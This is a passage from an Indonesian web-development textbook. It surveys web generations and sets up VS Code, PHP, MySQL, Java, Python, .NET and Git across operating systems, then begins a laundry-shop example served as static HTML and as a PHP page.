pencarian semantik; Web 4.0, 2020–2030, dengan agen personal yang cerdas. Dilihat dari 2026, kotak terakhir itu lebih terbaca sebagai gambaran masa kini daripada ramalan: layanan AI yang membaca web lalu menjawab atas namanya adalah persis agen-agen itu. Versi diagram yang lebih baru menambahkan **Web 5.0** sesudah 2030, digambar putus-putus di ujung atas garis diagonal.



Mengikuti N. Spivack, Radar Networks (2007). Versi yang lebih baru menambahkan Web 5.0 sesudah 2030.


Gambar 1.28 Generasi web dipetakan terhadap konektivitas sosial dan konektivitas informasi, mengikuti Nova Spivack dari Radar Networks, beserta Web 5.0 yang ditambahkan versi-versi berikutnya.

Gambar 1.29 menggambarnya ulang sebagai empat kuadran — Web menghubungkan informasi, Social Web menghubungkan orang, Semantic Web menghubungkan pengetahuan, dan Ubiquitous Web menghubungkan kecerdasan — dan **Gambar 1.30** menerapkan generasi-generasi itu pada pembelajaran, dari membaca (1994–2000) sampai pembelajaran yang mengatur dirinya sendiri (2020–2030).




Mengikuti N. Spivack, Radar Networks.

Gambar 1.29 Empat kuadran: menghubungkan informasi, orang, pengetahuan, kecerdasan.




Gambar 1.30 Generasi-generasi web diterapkan pada e-learning, dari membaca di web informasi sampai belajar yang mengatur dirinya sendiri di web cerdas.

Gambar 1.31 melanjutkan penomoran sampai Web 6.0 yang berupa "keberadaan mandiri" [31], dan **Gambar 1.32**, yang digambar pada 2008 sebagai prakiraan, memperlihatkan web yang meluas dalam lingkaran-lingkaran dari **web isi** melalui komunikasi, konteks, dan benda, sampai **web pikiran**.



Gambar 1.31 Web 0.0 sampai Web 6.0 sebagaimana dipakai dalam literatur pemetaan daring, dari era desktop sampai "keberadaan mandiri".



Mengikuti N. Müller, TrendONE (2008): sebuah prakiraan yang dibuat pada 2008.

Gambar 1.32 Web yang meluas dari web isi, melalui komunikasi, konteks, dan benda, sampai web pikiran, sebagaimana diprakirakan TrendONE pada 2008.

1.15.5 Web3, yang sama sekali berbeda

Web3, meski namanya mirip, bukan Web 3.0. Web3 adalah gagasan, dinamai pada 2014 oleh salah satu pendiri Ethereum, Gavin Wood, tentang web yang dibangun di atas **desentralisasi, blockchain, dan token**, dengan argumen bahwa Web 2.0 memusatkan data pada segelintir perusahaan — Alphabet, Amazon, Apple, Meta, Microsoft, dan di Asia Tencent serta Alibaba. Apakah token menyelesaikan masalah itu masih diperdebatkan, dan buku ini tidak memihak. Anda cukup mampu membedakan kedua istilah itu dalam satu kalimat: **Web 3.0 tentang makna; Web3 tentang kepemilikan.**

> **JANGAN MENGHAFAL NOMOR VERSINYA.** Nomor-nomor itu tidak akan membantu Anda menulis satu baris kode pun, dan sumber yang berbeda menaruh batasnya di tempat berbeda — bandingkan **Gambar 1.28** dengan **Gambar 1.31** dan Anda akan mendapati Web 2.0 bermula pada dua dasawarsa yang berbeda. Yang layak disimpan adalah *arahnya*: membaca, lalu menulis, lalu makna, lalu agen.

1.16 Menyiapkan VS Code untuk Pengembangan Web di Windows, macOS, dan Linux

Semua dalam buku ini berjalan di laptop biasa, dan tidak ada yang perlu dibeli. Subbab ini memasang seluruh perangkat sekali saja — penyunting, alat peramban, peladen statis, PHP, MySQL, Java, Python, .NET, dan Git — dan Subbab 1.16.9 membuktikan bahwa semuanya bekerja. Bab-bab berikutnya menganggap subbab ini sudah dikerjakan.

Tiga istilah lebih dulu. **Terminal** adalah jendela untuk mengetik perintah — **PowerShell** di Windows, **Terminal** di macOS dan Linux, dan satu terminal bawaan di VS Code (**Terminal → New Terminal**). **Pengelola paket** (*package manager*) memasang perangkat lunak lewat

perintah: `winget` di Windows, **Homebrew** (`brew`, dari `https://brew.sh`) di macOS, `apt` di Ubuntu dan Debian; pemasang grafis dari situs vendornya melakukan pekerjaan yang sama. **PATH** adalah daftar folder tempat terminal mencari program; "tambahkan ke PATH" berarti "buat program ini dapat dijalankan dengan namanya".

1.16.1 Visual Studio Code

Visual Studio Code — VS Code — adalah penyunting gratis dari Microsoft yang berjalan sama persis di ketiga sistem dan menjadi lingkungan kerja untuk bahasa apa pun melalui **ekstensi** [32]. Pasanglah seperti ditunjukkan **Tabel 1.22**.

Tabel 1.22 Memasang VS Code di setiap sistem operasi.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	Pemasang dari `https://code.visualstudio.com`; centang **Add to PATH** dan **Add "Open with Code"**. Atau `winget install Microsoft.VisualStudioCode`	Unduh, ekstrak, seret ke **Applications**. Atau `brew install --cask visual-studio-code`	Berkas `.deb` dari situsnya, lalu `sudo apt install ./code_*.deb`. Atau `sudo snap install code --classic`
Agar `code` jalan di terminal	Dikerjakan pemasang	Di VS Code: **Ctrl/Cmd+Shift+P**, lalu *Shell Command: Install 'code' command in PATH*	Dikerjakan paketnya
Periksa	`code --version`	`code --version`	`code --version`

Lalu tambahkan ekstensi yang dipakai buku ini. Buka tampilan Extensions — ikon persegi di bilah kiri, atau **Ctrl+Shift+X** (**Cmd+Shift+X** di Mac) — cari setiap nama dalam **Tabel 1.23** dan tekan **Install**, atau ketikkan perintah di bawahnya ke terminal mana pun.

Tabel 1.23 Ekstensi VS Code yang dipakai dalam buku ini.

Ekstensi	Penerbit	Identitas	Dipakai untuk
Live Server	Ritwick Dey	`ritwickdey.LiveServer`	Menyajikan HTML statis dengan muat ulang otomatis
PHP Intelephense	Ben Mewburn	`bmewburn.vscode-intelephense-client`	Pelengkapan dan pemeriksaan kesalahan PHP
Extension Pack for Java	Microsoft	`vscjava.vscode-java-pack`	Menyunting, menjalankan, dan men-*debug* Java
Python	Microsoft	`ms-python.python`	Menyunting, menjalankan, dan men-*debug* Python, serta lingkungan virtual
C# Dev Kit	Microsoft	`ms-dotnettools.csdevkit`	C# dan ASP.NET Core
Community Server Connectors (opsional)	Red Hat	`redhat.vscode-community-server-connector`	Menjalankan Tomcat dari VS Code, Bab 7

```
code --install-extension ritwickdey.LiveServer
code --install-extension bmewburn.vscode-intelephense-client
code --install-extension vscjava.vscode-java-pack
code --install-extension ms-python.python
code --install-extension ms-dotnettools.csdevkit
```

C# Dev Kit gratis untuk perorangan, pelajar, keperluan akademik, dan proyek sumber terbuka; tim perusahaan memerlukan lisensi Visual Studio, dan dapat memakai ekstensi **C#** biasa (`ms-dotnettools.csharp`) sebagai gantinya, yang sudah cukup untuk buku ini.

Bukalah sebuah **folder**, jangan sebuah berkas tunggal (**File → Open Folder…**, lalu `Chapter01`), dan pakailah terminal bawaan, yang terbuka *di dalam* folder itu sehingga path relatif dalam buku bekerja. Jangan pernah menulis HTML di pengolah kata: yang disimpannya adalah format, bukan teks.

1.16.2 Peramban, dan developer tools-nya

Peramban masa kini mana pun boleh dipakai, asalkan Anda mempelajari **developer tools**-nya, yang dibuka dengan **F12** atau **Ctrl+Shift+I** (**Cmd+Option+I** di Mac; Safari lebih dulu memerlukan **Settings → Advanced → Show features for web developers**). Empat panelnya berkaitan langsung dengan bab ini:

- **Elements** (Firefox: **Inspector**) menampilkan DOM Subbab 1.12.3 — pohonnya, bukan berkas Anda;
- **Network** menampilkan setiap permintaan dan respons Subbab 1.8 beserta status, header, dan waktunya; nyalakan kolom **Protocol** dan Anda melihat `http/1.1`, `h2`, dan `h3` — **Tabel 1.13** yang terjadi langsung;
- **Console** menampilkan apa yang dicetak JavaScript sisi klien, dan apa yang dirusaknya;
- **Sources** (Firefox: **Debugger**) menampilkan berkas-berkas yang diterima peramban.

> **LAKUKAN HARI INI.** Buka panel Network, muat ulang halaman yang sering Anda pakai, dan hitung permintaannya. Klik salah satunya dan baca header-nya. Setiap nama yang Anda lihat ada di **Tabel 1.11** atau **Tabel 1.12**. Latihan tunggal ini membuat seluruh bab menjadi nyata.

1.16.3 Live Server, untuk halaman statis

Ekstensi **Live Server** menyajikan HTML, CSS, dan JavaScript biasa melalui HTTP sungguhan: klik kanan berkas `.html` dan pilih **Open with Live Server** (atau tekan **Go Live** di bilah status). Peramban membuka `http://127.0.0.1:5500/index.html` dan memuat ulang setiap kali Anda menyimpan. Live Server menyajikan berkas dan tidak menjalankan apa pun: berkas `.php` dikirim sebagai teks, tidak pernah dieksekusi.

1.16.4 PHP

Kode PHP buku ini memerlukan **PHP 8.2 atau lebih baru**; kode itu dijalankan dengan PHP 8.4. Rilis terbarunya adalah **PHP 8.5**, November 2025, dan PHP 8.2 hanya menerima perbaikan keamanan sampai akhir 2026 [33], jadi pasanglah 8.4 atau 8.5 bila Anda dapat memilih. **Tabel 1.24** memberikan cara pemasangan untuk setiap sistem.

Tabel 1.24 Memasang PHP di setiap sistem operasi.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	**XAMPP** dari `https://www.apachefriends.org` (versi 8.2.12, yang terbaru, dengan PHP 8.2, Apache, dan MariaDB), ke `C:\xampp`	`brew install php`	`sudo apt install php-cli php-sqlite3 php-mysql php-mbstring`
Agar `php` jalan di terminal	Tambahkan `C:\xampp\php` ke **Path** pengguna: Start → *Edit environment variables for your account* → **Path** → **New**; lalu buka terminal baru	Dikerjakan Homebrew	Dikerjakan paketnya
Periksa	`php --version`	`php --version`	`php --version`

Di Windows, atur juga `php.validate.executablePath` milik VS Code (**File → Preferences → Settings**) ke `C:\xampp\php\php.exe`. Di macOS dan Linux XAMPP bekerja dengan cara yang sama, tetapi PHP dari pengelola paket lebih mudah dijaga tetap mutakhir; pakailah XAMPP hanya untuk MySQL jika Anda mau.

PHP membawa peladen web kecilnya sendiri — `php -S localhost:8100` menyajikan folder saat ini dan menjalankan setiap berkas `.php` di dalamnya [34] — yang dipakai Subbab 1.17.2; Apache, di XAMPP, adalah peladen produksi tradisional, dipakai mulai Bab 5.

1.16.5 MySQL, melalui XAMPP

Mulai Bab 5, data Laundry tinggal di basis data MySQL. Cara termudah untuk mendapatkannya di sistem mana pun adalah XAMPP, yang membawa **MariaDB** — turunan komunitas dari MySQL yang berbicara protokol yang sama, memahami SQL yang sama, dan menjawab perintah `mysql` yang sama.

1. Jalankan **XAMPP Control Panel** (`C:\xampp\xampp-control.exe`; **manager-osx** di macOS; `sudo /opt/lampp/manager-linux-x64.run` di Linux) lalu tekan **Start** di samping **Apache** dan **MySQL**.
2. Buka `http://localhost/`: halaman sambutan berarti Apache menyajikan dari document root `C:\xampp\htdocs` (`/Applications/XAMPP/htdocs` di macOS, `/opt/lampp/htdocs` di Linux), sehingga `htdocs/hello.html` tersaji di `http://localhost/hello.html`.
3. Buka `http://localhost/phpmyadmin/`. Halaman web ini, yang juga ditulis dengan PHP, adalah alat Anda untuk membuat dan menelusuri basis data; Bab 5 mengimpor `ProfitinaLaundry/App/database/schema.mysql.sql` dan `seed.mysql.sql` melaluinya.

Pengguna basis data `root` di XAMPP tidak berkata sandi — dapat diterima di laptop Anda dan tidak di tempat lain. Jika Apache tidak mau berjalan, ada program lain yang memegang port 80: hentikan program itu, atau atur Apache ke 8080 lewat tombol **Config**. Jika MySQL tidak mau berjalan, ada MySQL lain yang memegang port 3306. Di Linux, `sudo apt install mysql-server` adalah alternatif yang baik untuk XAMPP, dan di macOS `brew install mysql` lalu `brew services start mysql`.

1.16.6 Java: JDK 25, dan Tomcat jika Anda mau

Program Java dikompilasi dengan **JDK**, *Java Development Kit*. Pasanglah **JDK 25**, rilis dukungan jangka panjang (LTS) September 2025; JDK 27, yang dirilis pada 15 September 2026, adalah rilis fitur terbaru, tetapi hanya rilis LTS yang diperbarui selama bertahun-tahun. Kode Java buku ini memerlukan sekurang-kurangnya Java 17 dan dikompilasi di sini dengan `javac` 21. Build **Eclipse Temurin** dari `https://adoptium.net` gratis dan sama di ketiga sistem; **Tabel 1.25** memberikan langkah-langkahnya.

Tabel 1.25 Memasang JDK 25 di setiap sistem operasi.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	`winget install EclipseAdoptium.Temurin.25.JDK`, atau `.msi` dari adoptium.net dengan **Set JAVA_HOME** dicentang	`brew install --cask temurin@25`, atau `.pkg` dari adoptium.net	Tambahkan repositori apt Adoptium (petunjuknya di adoptium.net), lalu `sudo apt install temurin-25-jdk`; atau `openjdk-25-jdk` dari distribusi Anda, JDK bawaan Ubuntu 26.04
VS Code	**Extension Pack for Java**	sama	sama
Periksa	`java -version` dan `javac -version`	sama	sama

Kedua pemeriksaan harus menjawab dengan versi yang sama; jika hanya `java` yang menjawab, yang terpasang adalah *runtime*, bukan *kit*.

Apache Tomcat bersifat opsional di bab ini dan diperlukan di Bab 7. Unduh zip (atau `tar.gz`) **Tomcat 11** dari `https://tomcat.apache.org`, ekstrak, lalu jalankan dengan `bin\startup.bat` di Windows atau `bin/startup.sh` di macOS dan Linux; `http://localhost:8080/` lalu menampilkan halaman sambutan Tomcat [35]. Tomcat 10.1 juga bisa; Tomcat 9 dan yang lebih lama memakai nama lama `javax.servlet` dan tidak akan menjalankan servlet buku ini.

1.16.7 Python 3.14 dan Flask

Pasanglah **Python 3.14**, rilis terbaru, seperti ditunjukkan **Tabel 1.26**; kode Python buku ini memerlukan Python 3.10 atau lebih baru dan dijalankan di sini dengan Python 3.11.

Tabel 1.26 Memasang Python di setiap sistem operasi.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	Pemasang dari `https://www.python.org`; di layar pertamanya centang **Add python.exe to PATH**. Atau `winget install Python.Python.3.14`	Pemasang dari python.org, atau `brew install python@3.14`	`python3` bawaan sistem sudah cukup — 3.14 di Ubuntu 26.04 LTS, 3.12 di Ubuntu 24.04: `sudo apt install python3 python3-venv python3-pip`. Di 24.04 arsip *deadsnakes* menyediakan `python3.14`
VS Code	Ekstensi **Python**	sama	sama
Periksa	`python --version`	`python3 --version`	`python3 --version`

Flask bukan bagian dari Python; Flask adalah pustaka yang dipasang dengan `pip`, pemasang paket Python [36]. Pasanglah ke dalam **lingkungan virtual** (*virtual environment*) — folder pustaka pribadi milik satu proyek, sehingga proyek-proyek tidak pernah berebut versi. Dari dalam folder `python` bab ini:

```
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
```

Di Windows ketiga baris itu menjadi `python -m venv .venv`, lalu `.venv\Scripts\Activate.ps1`, lalu baris `pip` yang sama. Jika PowerShell menolak menjalankan skrip aktivasi, izinkan skrip lokal sekali dengan `Set-ExecutionPolicy -Scope CurrentUser RemoteSigned`. *Prompt* kini diawali `(.venv)`, dan `python` serta `pip` berarti salinan milik lingkungan itu sendiri. `requirements.txt` berisi satu baris, `flask>=3.1,<4`; di mesin pembangun, `pip` memasang Flask 3.1.3 beserta Werkzeug dan Jinja2. Di VS Code, jalankan **Python: Select Interpreter** dan pilih `.venv`.

1.16.8 .NET 10 dan C# Dev Kit

ASP.NET Core, bentuk modern ASP.NET yang dipakai Bab 9 sampai 15, berjalan di **.NET 10**, rilis LTS November 2025. Pasanglah **.NET 10 SDK** — SDK-nya, bukan sekadar *runtime* — seperti ditunjukkan **Tabel 1.27** [37].

Tabel 1.27 Memasang .NET 10 SDK di setiap sistem operasi.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Pasang	`winget install Microsoft.DotNet.SDK.10`, atau pemasang dari `https://dotnet.microsoft.com`	Pemasang `.pkg` dari dotnet.microsoft.com, atau `brew install --cask dotnet-sdk`	`sudo apt install dotnet-sdk-10.0` (langsung di Ubuntu 26.04; di 24.04 lebih dulu `sudo add-apt-repository ppa:dotnet/backports`)
VS Code	**C# Dev Kit**	sama	sama
Periksa	`dotnet --version` (mencetak 10.0.*sesuatu*) dan `dotnet --list-sdks`	sama	sama

Program ASP.NET Core bab ini tidak memerlukan apa pun di luar SDK; bab-bab berikutnya menambahkan paket **NuGet** dengan `dotnet add package`, dan memberikan setiap barisnya di tempat yang diperlukan. **ASP.NET Web Forms** yang lebih tua di Bab 9 sampai 15 hanya berjalan di Windows dengan .NET Framework, sehingga setiap gagasan Web Forms di sana juga ditunjukkan dalam bentuk ASP.NET Core.

1.16.9 Git, dan memeriksa seluruh perangkat

Pasanglah **Git** dari `https://git-scm.com` (`winget install Git.Git` di Windows, `brew install git` di macOS, `sudo apt install git` di Linux). Anda akan bersyukur memilikinya saat pertama kali merusak sesuatu yang kemarin masih berfungsi. Di Windows, Git juga membawa **Git Bash**, terminal tempat contoh `printf`, `wc`, dan `od` di Subbab 1.8 bekerja persis seperti tercetak.

Sekarang bukalah terminal *baru*, agar ia melihat PATH yang sudah diperbarui, dan ketikkan setiap perintah dalam **Tabel 1.28**. Di Windows, ketik `python` di tempat tabel menulis `python3`.

Tabel 1.28 Perintah-perintah pemeriksaan, apa yang seharusnya dicetak masing-masing, dan perbaikan yang lazim bila tidak.

Perintah	Jawaban yang baik diawali	Jika gagal
`code --version`	`1.`	Pasang ulang VS Code dengan **Add to PATH** dicentang
`php --version`	`PHP 8.`	Tambahkan folder PHP ke PATH (Subbab 1.16.4)
`mysql --version`	`mysql` ... `MariaDB` atau `MySQL`	Tambahkan `C:\xampp\mysql\bin` ke PATH, atau pakai phpMyAdmin
`java -version`	`openjdk version "25`	JDK belum terpasang, atau Java lama berada lebih dulu di PATH
`javac -version`	`javac 25`	Yang terpasang hanya *runtime*; pasang JDK
`python3 --version`	`Python 3.1`	Di Windows, jalankan ulang pemasang dengan **Add to PATH**
`python3 -m flask --version`	`Flask 3.`	Aktifkan lingkungan virtual, lalu `pip install flask`
`dotnet --version`	`10.0.`	Pasang SDK-nya, bukan sekadar *runtime*
`git --version`	`git version 2.`	Pasang Git

Di mesin Linux tempat program-program bab ini dijalankan, pemeriksaan yang sama mencetak keluaran berikut. Mesin itu sedikit tertinggal dari versi yang dianjurkan — PHP 8.4, JDK 21, Python 3.11 — yang sekaligus menunjukkan bahwa program-program bab ini juga berjalan pada versi-versi itu.

```
$ php --version
PHP 8.4.21 (cli) (built: May  7 2026 18:44:14) (NTS)
$ javac -version
javac 21.0.10
$ java -version
openjdk version "21.0.10" 2026-01-20
$ python3 --version
Python 3.11.15
$ python3 -m flask --version
Python 3.11.15
Flask 3.1.3
Werkzeug 3.1.8
$ dotnet --version
10.0.112
$ git --version
git version 2.43.0
```


Tabel 1.29 merangkum seluruh daftarnya.

Tabel 1.29 Seluruh perangkat untuk buku ini, beserta bab tempat setiap perangkat pertama kali diperlukan.

Perangkat	Versi	Pertama diperlukan	Mengapa
VS Code + ekstensi	terbaru	Bab 1	Menulis dan menjalankan semuanya
Peramban dengan developer tools	terbaru	Bab 1	Melihat HTTP Subbab 1.8
Live Server	terbaru	Bab 1	Halaman statis dengan muat ulang otomatis
PHP	8.2 atau lebih baru (di sini 8.4)	Bab 1	Peladen PHP Subbab 1.17.2; Bab 3 dan 5
XAMPP: Apache + MariaDB/MySQL	8.2.12	Bab 5	Tumpukan PHP klasik dan basis datanya
JDK	25 LTS (minimal 17)	Bab 1	Peladen Java Subbab 1.17.3
Apache Tomcat	11 (atau 10.1)	Bab 7	Servlet dan JSP
Python + Flask	3.14 (minimal 3.10) + Flask 3.1	Bab 1	Peladen Flask Subbab 1.17.4
.NET SDK + C# Dev Kit	10 LTS	Bab 1	Peladen ASP.NET Core Subbab 1.17.5; Bab 9 sampai 15
Git	terbaru	Bab 3	Agar pekerjaan tidak hilang

1.17 Halaman Pertama, Disajikan dari Ujung ke Ujung, dengan Empat Cara

Kini kita membangunnya: satu halaman **Profitina Laundry**, disajikan dengan empat cara terpisah — sebagai berkas biasa, dari PHP, dari Java, dan dari Python — ditambah cara kelima, dari C# dan ASP.NET Core, agar Anda dapat menyaksikan satu gagasan bertahan di lima mesin yang sama sekali berbeda. **Gambar 1.33** adalah rencananya.



Gambar 1.33 Satu klien, lima peladen. Peladen statis membaca berkas; empat lainnya membangun halaman untuk setiap permintaan. Kelimanya berbicara HTTP yang sama.

Cara statis menyajikan daftar harga gerai Keputih. Keempat cara dinamis menyajikan **papan nota** gerai itu: tiga nota dari data contoh aplikasi yang sudah jadi — `B2943`, `B2898`, dan `B2920` — dengan kolom yang sama dengan tabel `Bill`-nya, harga setiap layanan dari tabel `Service`-nya, dan biaya yang dihitung sebagai

$$\text{biaya} = \text{jumlah satuan} \times \text{harga per satuan}. \tag{1.7}$$

Untuk nota `B2943`, lima kilogram cuci, kering, dan lipat seharga Rp 8.000, Persamaan (1.7) menghasilkan $5 \times 8000 = 40\,000$ rupiah. Untuk sementara ketiga nota ditulis langsung di setiap program; Bab 5 membacanya dari basis data. Setiap peladen dinamis menjawab `/` dengan papan, `/bills/B2943` dengan satu nota, `/health` dengan pemeriksaan kesehatan, dan selain itu dengan `404`. Harga dicetak sebagai `Rp 40,000` — gaya Inggris, dengan koma — agar keluarannya identik di setiap mesin; Bab 3 memformatnya dengan cara Indonesia, `Rp 40.000`.

1.17.1 Cara pertama: berkas biasa

Kode 1.13 adalah halaman HTML lengkap. Tidak ada program di mana pun. Folder yang sama memuat *stylesheet* `style.css` dan logo resmi Profitina.

Kode 1.13 `html/index.html` — halaman statis. Setiap pengunjung mendapat byte-byte ini, tanpa perubahan.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry Keputih - prices</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
  <img src="profitina-logo-horizontal.png" alt="Profitina" width="177" height="51">
  <h1>Profitina Laundry Keputih</h1>
  <p>Jl. Flamboyan No. 8, Keputih, Sukolilo, Surabaya 60111.
     Open 07:00 to 21:00, every day.</p>

  <h2>Price list</h2>
  <table>
    <tr><th>Service</th><th>Price</th></tr>
    <tr><td>Wash, dry &amp; fold</td><td>Rp 8,000 per kg</td></tr>
    <tr><td>Express wash &amp; fold, 1 day</td><td>Rp 12,000 per kg</td></tr>
    <tr><td>Ironing only</td><td>Rp 6,000 per kg</td></tr>
    <tr><td>Dry cleaning, shirt or blouse</td><td>Rp 20,000 per item</td></tr>
  </table>

  <p class="note">This page is a file. It was last edited by hand on 1 September 2026.</p>
</body>
</html>
```

Sajikan dengan salah satu dari tiga cara. Di VS Code, klik kanan `index.html` dan pilih **Open with Live Server**. Atau, di terminal di dalam folder `html`, jalankan `python3 -m http.server 8000` dan buka `http://localhost:8000/index.html` — header yang dikirimnya sudah ditampilkan di Subbab 1.10.2. Atau pakai peladen PHP, `php -S localhost:8001`, yang menjawab permintaan `HEAD` seperti ini:

```
HTTP/1.1 200 OK
Host: localhost:8001
Date: Wed, 23 Sep 2026 09:28:49 GMT
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 948
```

Berbeda dari jawaban Python di Subbab 1.10.2, di sini tidak ada `Last-Modified`, sehingga peramban tidak dapat bertanya “hanya jika berubah” — salah satu perbedaan kecil antara peladen pengembangan dan Apache atau nginx.

> **JANGAN KLIK DUA KALI BERKASNYA.** Klik dua kali membukanya dengan alamat `file://`. Halamannya tampil, tetapi tidak ada peladen yang berjalan, tidak ada koneksi TCP yang dibuka, dan tidak ada HTTP yang diucapkan, sehingga tidak satu pun yang dijelaskan bab ini terjadi. Selalu lewat peladen.

1.17.2 Cara kedua: PHP

Kode 1.14 adalah papan nota dalam PHP. Ia adalah HTML yang berlubang: semua di luar tanda `<?php … ?>` dan `<?= … ?>` disalin apa adanya ke respons, dan semua di dalamnya berjalan di peladen, pada saat permintaan datang [34]. Paruh pertama berkas adalah kode biasa yang memutuskan apa yang dijawab; paruh kedua adalah halamannya.

Kode 1.14 `php/index.php` — papan nota dalam PHP, dengan *router* kecilnya sendiri untuk `/`, `/bills/…`, `/health`, dan kesalahan.

```php
<?php
// index.php - papan nota Profitina Laundry yang sama, dilayani oleh PHP.
// Jalankan dengan web server bawaan PHP:  php -S localhost:8100 index.php

date_default_timezone_set('Asia/Jakarta');          // WIB, UTC+7

// Tiga baris nyata dari data contoh; Bab 5 membacanya dari basis data.
$bills = [
    ['id' => 'B2943', 'customer' => 'Rizal Hakim', 'service' => 'Wash, dry & fold (per
kg)',
     'units' => 5, 'price' => 8000, 'status' => 'queued'],
    ['id' => 'B2898', 'customer' => 'Umi Susanto', 'service' => 'Dry cleaning -
shirt/blouse (per item)',
     'units' => 2, 'price' => 20000, 'status' => 'finished'],
    ['id' => 'B2920', 'customer' => 'Khadijah Suryadi', 'service' => 'Express wash & fold,
1 day (per kg)',
     'units' => 6, 'price' => 12000, 'status' => 'departed'],
];

function e(string $raw): string {                   // escape untuk HTML
    return htmlspecialchars($raw, ENT_QUOTES, 'UTF-8');
}

function rupiah(int $amount): string {
    return 'Rp ' . number_format($amount);
}

$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
header('Server: HelloWeb/2.0 (PHP)');

if ($method !== 'GET' && $method !== 'HEAD') {
    http_response_code(405);
    header('Allow: GET, HEAD');
    header('Content-Type: text/plain; charset=utf-8');
    echo "405 Method Not Allowed\n";
    exit;
}

if ($path === '/health') {
    header('Content-Type: text/plain; charset=utf-8');
    echo "ok\n";
    exit;
}
```

Kode 1.14 (Lanjutan) *php/index.php — papan nota dalam PHP, dengan router kecilnya sendiri untuk /, /bills/..., /health, dan kesalahan.*

```
$bill = null;
if (str_starts_with($path, '/bills/')) {
